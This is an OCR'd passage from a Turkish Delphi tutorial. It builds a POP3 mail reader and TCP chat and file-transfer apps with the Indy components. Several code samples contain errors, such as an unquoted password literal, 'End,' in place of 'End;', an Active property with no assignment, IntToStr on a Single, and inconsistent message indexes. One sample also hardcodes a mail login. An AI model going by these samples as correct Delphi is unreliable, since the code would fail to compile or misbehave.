
- ❖ Birinci adım da formunuza bir adet "**Main Menu**" (Standart Araç çubuğunda yer alır) kontrolü yerleştirerek "POP3 Ayarları" altında "Değiştir" ismiyle tek seçenekli bir menü yaratınız (Bu seçeneğe tıklanıldığı vakit Mail Server adresi, Kullanıcı adı ,şifre değerleri yeniden belirlenebilecektir).
- ❖ İkinci adımda formunuza "**Indy Client**" yaprağında yer alan "**IdPOP3**" kontrolü yerleştirin.
- ❖ Üçüncü adımda formunuza "**Indy Mısc**" yaprağında yer alan "**IdMessage**" kontrolünü yerleştirin.
- ❖ Dördüncü adımda "**Additional**" yaprağında bulunan "**StringGrid**" kontrolünden bir adet formunuza çizin. Ardından "**RowCount**" değerine 7, "**ColCount**" değerine de 6 rakamını girin (7 satır 6 sütun oluştur).
- ❖ Görüntüsel açıdan yine "**StringGrid**" Kontrolüne ait "**Options**" özelliğine tıklayın. Burada yer alan "**goFixedVertLine**", "**goFixedHorzLine**" ve "**goHorzLine**" özelliklerine false değerlerini aktarın.
- ❖ Altıncı adımda formunuza 5 adet "**CheckBox**", İki Adet "**Button**" ve bir adet "**Memo**" kontrolü ekleyiniz.
- ❖ İkinci form için anlatacak fazla bir şey yok. Görüntüdeki kontroller dışında herhangi bir eklenti zaten yapılmamıştır (İki forma da diğer Unit i eklemeyi unutmayınız).
- ❖ Şimdi aşağıdaki kodları gerekli Unit lere akleyin.

```
var
  Form3: TForm3;
//Ana Forma Ait Kod
implementation

uses Unit4;//eklemeyi unutmayınız.
{$R *.dfm}
procedure TForm3.FormCreate(Sender: TObject);
begin
  IdPOP31.Host:='mail.mynet.com';//default değerleri belirle
  IdPOP31.Username:='n_demirli';
  IdPOP31.Password:=tavsan;
//Başlık satırı değerleri
  StringGrid1.Cells[0,0]:='Dosya';
  StringGrid1.Cells[1,0]:='Konu';
  StringGrid1.Cells[2,0]:='Kimden';
  StringGrid1.Cells[3,0]:='Tarih';
  StringGrid1.Cells[4,0]:='Uzunluk';
end;
```

```
procedure TForm3.Button1Click(Sender: TObject);
var
  sayi,i:Integer;
begin
  IdPOP31.Connect();//Başlan
  sayi:=IdPOP31.CheckMessages;//Kaç mail var
  if sayi=0 Then
    Panel1.Caption:='Mailiniz Yok'
  else
    begin
      if sayi>5 Then
        sayi:=5;
      for i:=0 to sayi-1 do
        begin
          IdMessage1.Clear;
          IdPOP31.Retrieve(i,IdMessage1);
          if IdMessage1.MessageParts.Count>0 Then
            if i=0 Then
              CheckBox1.Checked:=true;
            if i=1 Then
              CheckBox2.Checked:=true;
            if i=2 Then
              CheckBox3.Checked:=true;
            if i=3 Then
              CheckBox4.Checked:=true;
            if i=4 Then
              CheckBox5.Checked:=true;
            StringGrid1.Cells[1,i+1]:=IdMessage1.Subject;//Konu
            StringGrid1.Cells[2,i+1]:=IdMessage1.From.Text;//Gönderen
            StringGrid1.Cells[3,i+1]:=DateToStr(IdMessage1.Date);//Tarih
            StringGrid1.Cells[4,i+1]:=IntToStr(IdPOP31.RetrieveMsgSize(i+1));
        end;
    end
end;
procedure TForm3.StringGrid1SelectCell(Sender: TObject; ACol,
  ARow: Integer; var CanSelect: Boolean);
var
  i,j:Integer;
begin
  if IdPOP31.Connected Then//Bağlantı varsa al
  begin
    i:=Arow-1;
    Form3.Caption:=IntToStr(i);
```

```
    IdMessage1.Clear;
    IdPOP31.Retrieve(i+1,IdMessage1);
    Memo1.Lines.Clear;//Temizle
    for j:=0 to Pred(IdMessage1.MessageParts.Count) do
      if not (IdMessage1.MessageParts.Items[j] is TIdAttachment) Then
      if IdMessage1.MessageParts.Items[j] is TIdText Then
  Memo1.Lines.AddStrings(TIdText(IdMessage1.MessageParts.Items[j]).Body);
  end;
end;
procedure TForm3.IdPOP31Connected(Sender: TObject);
//Bağlantıyı Kes
begin
  ShowMessage('Server İle Bağlantı Sağlandı');
end;
procedure TForm3.IdPOP31Disconnected(Sender: TObject);
begin
  ShowMessage('Bağlantı Kesildi');
end;
procedure TForm3.Deitir1Click(Sender: TObject);
//Menü Seçeneği
begin
  Form4.Show;
end;
procedure TForm3.Button2Click(Sender: TObject);
Var
  i,j:Integer;
begin
  IdPOP31.Disconnect; //Başlantıyı Kapat
  for i:=1 to 6 do
    begin
      for j:=0 to 4 do
        begin
          StringGrid1.Cells[j,i]:='';//Gridi Temizle
        end ;
    end;
  Memo1.Lines.Clear;
  CheckBox1.Checked:=false;
  CheckBox2.Checked:=false;
  CheckBox3.Checked:=false;
  CheckBox4.Checked:=false;
  CheckBox5.Checked:=false;end;
```

Şimdi uygulamayı çalıştırıp "Bağlan" düğmesine tıklayın size ait olan tüm e-mail ler listeye eklenecektir. En sol kısımdaki sütuna bakarsanız, şayet e-maile dosya eklentisi varsa size gösterecektir.




Şimdide ikinci forma ait kodlamayı sizlere verelim.

```
var
  Form4: TForm4;
//POP3 Ayarlarının Yapılacağı İkinci forma ait kodlama
implementation
uses Unit3;
{$R *.dfm}
procedure TForm4.Edit1Change(Sender: TObject);
begin
  Form3.IdPOP31.Host:=Edit1.Text;//Mail Servera ait adres
end;
procedure TForm4.Edit2Change(Sender: TObject);
begin
  Form3.IdPOP31.Username:=Edit2.Text;//Kullanıcı Adı
end;
procedure TForm4.Edit3Change(Sender: TObject);
begin
  Form3.IdPOP31.Password:=Edit3.Text;//Şifre
end;
procedure TForm4.Button1Click(Sender: TObject);
```

```
begin
  Form4.Close;//Formu kapat
end;
```

Birinci formu açtıktan sonra "Mail Server" ile ilgili ayarlarınızı değiştirmek isterseniz. "POP3 Ayarları" menüsünde yer alan "Değiştir" seçeneğine tıklayın. Aşağıdaki form açılacaktır. Burada gerekli düzenlemeleri yapabilirsiniz.



Bu örnek kolay anlaşılsın diye (çünkü CheckBox kontrollerini kodda dizi şeklinde yaratarak kafanızı karıştırmak istemedim. Dizi şeklinde tanımlamayınca da kontroller çok can sıkıcı ve aşıraya kaçmaktadır) 5 e-mail dosyasına göre tasarlanmıştır. Siz dilerseniz adedi artırabilirsiniz.

Bu örnek için önemli bir hatırlatma yapmak istiyorum . "**Connect**" methodu çağrıldığı anda işlem başarılı veya başarısız şekilde sonuçlanana kadar başka hiç bir işlem gerçekleştiremezsiniz (Indy kontrollerinin özelliği gereği bir satır bitmeden diğer satırlara geçilmez). Yani başka bir düğmeye tıklayamaz veya formu taşıyamazsınız (ilk kitabımızda yer alan döngü komutları kısmında butür durumları "Application.ProcessMessage" komutuyla halletmiştik). Şayet aynı anda diğer işlemlerinizi de gerçekleştirmek isterseniz o zaman belirli aralıklarla kontrolü size verecek bir yapı oluşturmak zorundasınız. Bu yapıyı Delphi sizin yerinize hazırlamıştır.

"Indy Mısc" yaprağında yer alan "**IdAntiFreeze**" kontrolü bu sorunu halletmek için tasarlanmıştır. Yani bu kontrolü formunuza eklemeniz, "**TimeOut**" özelliğine atadığınız değer çerçevesinde kontrolü size vererek diğer işlemlerinizi halletmenizi sağlayacaktır.

IdAntiFreeze Kontrolü:

Bu kontrol sayesinde yoğun işlemlerin gerçekleştiği durumlarda programınızın şişmesini engelleyebilir, aynı anda birden fazla komut işletebilme imkanına sahip olabilirsiniz. Aşağıda bu kontrole has özellikler izah edilmektedir.

- **IdAntiFreeze1.Active**

Aynı anda birden fazla uygulamaya cevap verebilmeniz için bu özelliğe true değerini aktarmanız gerekecektir.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  IdAntiFreeze1.Active;
End;
```

- **IdAntiFreeze1.OnlyWhenIdle**

Varsayılan değeri true olan bu özellik olayın aktifleşmesini sağlamak için kullanılacaktır (siz değiştirmeyin).

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  IdAntiFreeze1.OnlyWhenIdle:=true;
End,
```

- **IdAntiFreeze1.IdleTimeOut**

Kontrolü size verecek peryodu bu özellikle belirlemelisiniz. Ne kadar küçük bir değer verirseniz, ilk kodunuz o kadar yavaş, yeni işleminiz de o kadar hızlı gerçekleşecektir.

```
procedure TForm3.FormCreate(Sender: TObject);
begin
  IdAntiFreeze1.IdleTimeOut:=10;
End;
```

- **IdAntiFreeze1.Sleep**

İkinci kez işletilebilmesi için gerekli bekleme süresi bu özellikle belirlenebilir. Girilecek olan değer milisaniye cinsinden olacaktır.

IdTCPServer Kontrolü:

Bu kontrol "**IdTcpClient**" nesnesiyle beraber kullanılarak bilgisayarlar arasındaki iletişimi sağlar. Chat uygulamaları, Dosya transferi, Trojan lar bu kontrollerle kolayca yazılabilirler. Aşağıda kontrole ait özellikler verilmektedir. Dikkatlice inceleyiniz (Indy Server Yaprağında bulabilirsiniz).

- **IdTCPServer1.DefaultPort**

Kontrolün dinleyeceği port bu özellikle belirlenebilir. Tam sayı tipli bir değişkenin değerini de kullanabilmektedir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPServer1.DefaultPort:=20000;
end;
```

- **IdTCPServer1.Active**

Kontrolün portu dinleyebilmesi için port numarasının belirlenmesi yetmez. Ayrıca bu özelliğe de true değerinin aktarılması gerekecektir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPServer1.DefaultPort:=20000;
  IdTCPServer1.Active:=true;
end;
```

- **OnConnect Yordamı**

Bu yordam herhangi bir bilgisayarın server a bağlanmak istemesi durumunda otomatik olarak işleyecektir. Aşağıdaki şekilde tanımlanmıştır.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
begin
end;
```

Şayet prosedür içerisine dikkat edecek olursanız "**Athread**" isminde bir değişken tanımlanmıştır. Bu değişkeni kullanarak size bağlanan bilgisayarlar hakkında tüm bilgileri öğrenebilirsiniz. Aşağıda bu özelliklerin en önemlileri izah edilmektedir.

- **AThread.Connection.Socket.Binding.PeerIP**

Server a bağlanan bilgisayarın "IP" numarasını öğrenebilmek için kullanılan özelliğidir.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
var
  mak:AnsiString;
begin
  mak:=AThread.Connection.Socket.Binding.PeerIP;
  ListBox1.Items.Add(mak);//Listeye ekle
end;
```

- **AThread.Connection.Socket.Binding.IP**

Server a bağlanan bilgisayarın "IP" numarasını öğrenebilmek için kullanılan diğer bir özelliğidir.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
var
  mak:AnsiString;
begin
  mak:=AThread.Connection.Socket.Binding.IP;
  ListBox1.Items.Add(mak);//Listeye ekle
end;
```

- **AThread.Connection.Disconnect**

Servera bağlanan bilgisayarların belli bir kritere uymalarını isteyebilirsiniz (üyenizin olası gerekebilir vs.). Bu kriterlere uymayanları ise bağlantıdan atabilirsiniz. Bağlantının kesilmek istenmesi "Disconnect" methodu sayesinde gerçekleşebilecektir.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
begin
  AThread.Connection.Disconnect;
end;
```

Disconnect methodunu kullandığınız bilgisayarın sizinle tekrar haberleşebilmesi için "Connect" methodunu ikinci kez çağırması gerekecektir.

- **AThread.Connection.ReadLn()**

Diğer bilgisayar trafından porta gönderilen içerik bu method sayesinde okunabilir. Geriye dönen değer Ansistring tipte bir değişkene hiç bir çeviriye ihtiyaç duymadan aktarılabilir. Hatırlatalım "**Athread**" parametresi "**OnExecute**" yordamında da aynen kullanılabilir.

```
procedure TForm1.IdTCPServer1Execute(AThread: TIdPeerThread);
var
  mesaj:AnsiString;
begin
  mesaj:=AThread.Connection.ReadLn();
  Memo1.Lines.Add(mesaj);
end;
```

- **AThread.Connection.WriteLn()**

Parametre ile girilen string değişkene ait değeri size o an bağlanan bilgisayara göndermek için kullanılan methoddur.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
begin
  AThread.Connection.WriteLn('Kabul Edildin');
end;
```

- **AThread.Connection.ReadStream()**

Porta gelen Stream (dosya veya benzeri) tipli veriyi okumak için kullanılan methoddur. Dosya transfer işlemlerinde kullanılacaktır.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
var
  dosya:TFileStream;
begin
  dosya:=TFileStream.Create('c:\yuksel.txt',fmCreate);
  AThread.Connection.ReadStream(dosya);//dosyaya yaz
end;
```

Yukarıdaki kod buloğunda, okunan dosya verisi, direk olarak "c:\yuksel.txt" dosyasına kaydedilecektir.

- **AThread.Connection.WriteStream()**

Diğer bilgisayara gönderilmek üzere porta yazılacak dosya verisi bu methodla belirlenir.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
var
  yolla:TStream;
begin
  AThread.Connection.WriteStream(yolla);
end;
```

- **AThread.Connection.OpenWriteBuffer()**

Stream tipli verileri diğer bilgisayara göndermek için bu method kullanılarak öncelikle Buffer kullanıma açılmalıdır.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
begin
  AThread.Connection.OpenWriteBuffer();
end;
```

- **AThread.Connection.CloseWriteBuffer()**

Stream tipli veriler porttan gönderildikten sonra Buffer için bu methodla kapatılma işlemi gerçekleştirilmelidir.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
begin
  AThread.Connection.CloseWriteBuffer();
end;
```

- **AThread.Connection.ClearWriteBuffer()**

Buffer'a yazdıktan sonra temizlenmesi için kullanılan methoddur.

```
procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
begin
  AThread.Connection.ClearWriteBuffer();//temizle
end;
```

IdTCPClient Kontrolü:

"**Indy Clients**" yaprağında yer alan bu kontrol "**IdTCPServer**" kontrolü ile beraber kullanılarak bilgisayarlar arası haberleşme işlemi gerçekleştirilebilir. Aşağıda kontrole ait özellik ve methodlar verilmektedir.

- **IdTCPClient1.Host**

Mesajın gönderileceği bilgisayarın "IP" numarası bu özellikle belirlenir. String tipte bir değişken değeri aktarılabilir.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPClient1.Host:='10.11.0.180';
end;
```

- **IdTCPClient1.Port**

Mesajın gönderileceği port numarası bu özellikle belirlenir. Unutmayın hangi port numarasından gönderirseniz, Server uygulamanızda da o porttan dinlemelisiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPClient1.Host:='10.11.0.180';
  IdTCPClient1.Port:=20000;
end;
```

- **IdTCPClient1.Connect()**

Mesaj gönderebilmek için öncelikle bağlantının sağlanması gerekir. Bu methodla diğer bilgisayara bağlanabilirsiniz.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  IdTCPClient1.Connect();//Bağlan
end;
```

- **IdTCPClient1.Disconnect()**

Server makinesi ile bağlantıyı kesmek için kullanılan methoddur.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
    IdTCPClient1.Disconnect();//Bağlantıyı Kes
end;
```

- **IdTCPClient1.Connected**

Diğer bilgisayar ile bağlantının var olup olmadığını bu methodla öğrenebilirsiniz. Geriye true değerinin dönmesi bağlantının var olduğu anlamını taşımaktadır.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.Disconnect();
      Button1.Caption:='Bağlan';
    end
  else
    begin
      IdTCPClient1.Connect();
      Button1.Caption:='Bağlantıyı Kes';
    end;
end;
```

- **IdTCPClient1.WriteLn()**

Diğer bilgisayara mesaj göndermek için kullanılan methoddur. Parametre olarak AnsiString tipte bir değişken girilebilir.

```
procedure TForm1.Button2Click(Sender: TObject);
begin
  IdTCPClient1.WriteLn('Selamlar');
end;
```

- **IdTCPClient1.ReadLn()**


Diğer bilgisayar tarafından porta gönderilen mesajı okumak için kullanılan methoddur. Timer kontrolü içerisinde kullanılarak port devamlı olarak dinlenebilir (Bunun performansınızı düşüreceğini unutmayın).

```
procedure TForm1.Timer1Timer(Sender: TObject);
var
  deger:AnsiString;
begin
  if IdTCPClient1.Connected Then//Bağlantı varsa
    begin
      deger:=IdTCPClient1.ReadLn();//oku
      Memo1.Lines.Add(deger);//yaz
    end;
end;
```

Uygulama 7:Chat Uygulaması

Aşağıda iki adet proje geliştirilmiştir. Birinci proje gelen mesajları almak için, ikincisi ise server makinesine mesaj yollamak için kullanılacaktır. Tasarımları aşağıda verilmiştir.

Server Uygulaması




Uygulama için kullanılan kod bloğu aşağıda verilmiştir. Formunuzun uygun olan yordamlarına ekleyiniz.

```
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPServer1.DefaultPort:=20000;
  IdTCPServer1.Active:=true;
end;

procedure TForm1.IdTCPServer1Connect(AThread: TIdPeerThread);
```

```
var
  mak:AnsiString;
begin
  StatusBar1.Panels[0].Text:='Bağlantı Isteği Geldi';
  mak:=AThread.Connection.Socket.Binding.PeerIP;//IP numarası
  ListBox1.Items.Add(mak);
  AThread.Connection.WriteLn('Kabul Edildin');//Geriye Yolla
end;
procedure TForm1.IdTCPServer1Execute(AThread: TIdPeerThread);
var
  mesaj:AnsiString;
begin
  mesaj:=AThread.Connection.ReadLn();
  Memo1.Lines.Add(mesaj);
end;
```

Client Uygulaması




Client uygulamasına ait form tasarımı yukarıda verilmiştir.

```
procedure TForm1.Button1Click(Sender: TObject);
begin
  if IdTCPClient1.Connected Then
    begin
      IdTCPClient1.Disconnect();
      Button1.Caption:='Bağlan';
    end
  else
    begin
```

```
     IdTCPClient1.Connect();
     Button1.Caption:='Bağlantıyı Kes';
   end;
end;
procedure TForm1.Button2Click(Sender: TObject);
var
  deger:AnsiString;
begin
  deger:=Memo1.Lines.Strings[Memo1.Lines.count-1];//son satır
  IdTCPClient1.WriteLn('<N_Demirli> '+deger);//Yolla
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPClient1.Host:='10.11.0.180';
  IdTCPClient1.Port:=20000;
  IdAntiFreeze1.Active:=true; //ekleyin yoksa kilitlenirsiniz
  IdAntiFreeze1.OnlyWhenIdle:=true;
  IdAntiFreeze1.IdleTimeOut:=10;
end;
procedure TForm1.Timer1Timer(Sender: TObject);
var
  deger:AnsiString;
begin
  if IdTCPClient1.Connected Then
    begin
     deger:=IdTCPClient1.ReadLn();//portu oku
     Memo2.Lines.Add(deger);
    end;
end;
procedure TForm1.Memo1KeyPress(Sender: TObject; var Key: Char);
var
  deger:AnsiString;
begin
  if Key=#13 Then
     begin
      deger:=Memo1.Lines.Strings[Memo1.Lines.count-1];//son satır
      IdTCPClient1.WriteLn('<N_Demirli> '+deger);//yolla
     end;
end;
procedure TForm1.IdTCPClient1Connected(Sender: TObject);
begin
  Label1.Caption:='Server a Başarıyla Bağlandın';
end;
```

```
procedure TForm1.IdTCPClient1Disconnected(Sender: TObject);
begin
  Label1.Caption:='Server la Olan Bağlantın Koptu';
end;
```


Şimdi iki uygulamaya ait "exe" dosyalarını yan yana çalıştırın. Aşağıdaki gibi kolayca haberleşebileceksiniz.



Uygulama 8:Dosya Transferi

Şimdiki uygulamamızda yine aynı kontrolleri kullanarak dosya gönderme işlemini gerçekleştireceğiz. Uygulama için yine iki adet proje tasarlayacağız. Birincisi seçilen dosyayı diğer bilgisayara gönderecek, diğeri ise porta gelen veriyi okuyup dosya olarak kaydedecek.

Server Uygulaması




Gerekli olacak tüm kod aşağıda verilmiştir.

```
procedure TForm1.IdTCPServer1Execute(AThread: TIdPeerThread);
var
  dosya:TFileStream;yol:AnsiString;
begin
  if SaveDialog1.Execute Then
    begin
      yol:=SaveDialog1.FileName;
    end;
  dosya:=TFileStream.Create(yol,fmCreate);//Oluştur
  StatusBar1.Panels[0].Text:='Dosya Alınıyor';
  AThread.Connection.ReadStream(dosya);//dosyaya aktar
  StatusBar1.Panels[0].Text:='Dosya Gönderimi Tamamlandı';
end;
procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPServer1.DefaultPort:=20000;
  IdTCPServer1.Active:=true;
end;
```

Şimdide Client Uygulamasına ait tasarımı verelim.

Client Uygulaması



Programın ihtiyacı olduğu kod bloğu aşağıda verilmiştir. İlgili yordamlara ekleyiniz.

```
var
  boyut:Single;

procedure TForm1.Button1Click(Sender: TObject);
var
  dosya:TFileStream;
  yol:AnsiString;
begin
  if OpenDialog1.Execute Then
    begin
      yol:=OpenDialog1.FileName;
    end;
  dosya:=TFileStream.Create(yol,fmOpenRead);//var olanı kullan
  boyut:=dosya.Size;  //dosyanın uzunluğu
  StatusBar1.Panels[1].Text:=IntToStr(boyut);
  IdTCPClient1.Connect();    //bağlan
  IdTCPClient1.WriteStream(dosya);//akışa al
end;

procedure TForm1.FormCreate(Sender: TObject);
begin
  IdTCPClient1.Host:='10.11.0.180';
  IdTCPClient1.Port:=20000;
end;
```

```
